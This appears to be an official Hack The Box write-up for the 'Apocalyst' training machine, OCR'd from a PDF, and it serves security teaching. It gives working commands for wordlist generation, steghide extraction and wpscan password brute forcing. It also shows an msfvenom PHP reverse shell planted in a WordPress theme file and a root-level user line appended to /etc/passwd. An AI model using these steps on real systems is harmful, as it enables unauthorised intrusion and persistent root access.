
Hack The Box

PEN-TESTING LABS



Apocalyst

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Difficulty: Medium

Classification: Official

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SYNOPSIS

Apocalyst is a fairly straightforward machine, however it requires a wide range of tools and techniques to complete. It touches on many different topics and can be a great learning resource for many.

Skills Required

- Intermediate knowledge of Linux
- Enumerating ports and services

Skills Learned

- Wordlist generation
- HTTP-based brute forcing
- Basic steganograpy
- Exploiting permissive system files

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
Enumeration

Nmap



Nmap reveals only two services running; OpenSSH and Apache.

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
CeWL & Dirbuster

All of the common wordlists fail to return anything relevant when fuzzing for files and directories. Generating a wordlist from strings on the website using CeWL, a lot more is uncovered during fuzzing.

Command: cewl 10.10.10.46 > wordlist.txt



There are many results, however the **Rightiousness** directory has a larger response size. Browsing to it reveals only an image.

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
Exploitation

Steghide

Saving the image from **Rightiousness** and running **steghide** against it with a blank passphrase will output a **list.txt** file, which is a list of random words of varying languages.

Command: steghide extract -sf apocalyst.jpg



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
Wordpress

The Wordpress administrator username can be found by viewing one of the posts. It is visible above the post title. Using the **list.txt** file as a password list, it is possible to brute force the **falaraki** user with **wpscan**. To fix the majority of Wordpress loading and rendering issues, **apocalyst.htb** must be added to **/etc/hosts**

Command: wpscan --url http://10.10.10.46 --wordlist /root/Desktop/writeups/apocalyst/list.txt --username falaraki

Note: the full path to the wordlist must be provided



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
Once successfully logged in, it is trivial to obtain a shell. Generate a PHP shell with Msfvenom using the command **msfvenom -p php/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.php**

Browse to **Appearance > Editor** on the admin panel, and select the file **Single Post (single.php)**. From here, it is possible to replace the contents of the file with the PHP reverse shell. Browsing to any post will execute the code.



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Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum on the machine reveals that the **/etc/passwd** file is world-writeable. By adding a new line to the file, it is possible to create a new user that is part of the root group. However, switching to this user requires an interactive session. By running **strings** on the file **/home/falaraki/.secret**, a Base64-encoded string. Decoding the string reveals the password for the **falaraki** user. SSH in and edit the **/etc/passwd** file, adding in a line at the end with the following:

writeup:6gUo4KFHI$WA8mYODvtKWzjxiwc3Nt6QyBFlhpTAODDCRJb5ORHlpOU1Lc5RdgSb5psFzNkhmgMcPn7eCSrt1izT0a7S2LJ1:0:0:root:/root:/bin/bash

Afterwards, **su writeup** (with the password **writeup**) will grant a root shell. The flags can be obtained from **/home/falaraki/user.txt** and **/root/root.txt**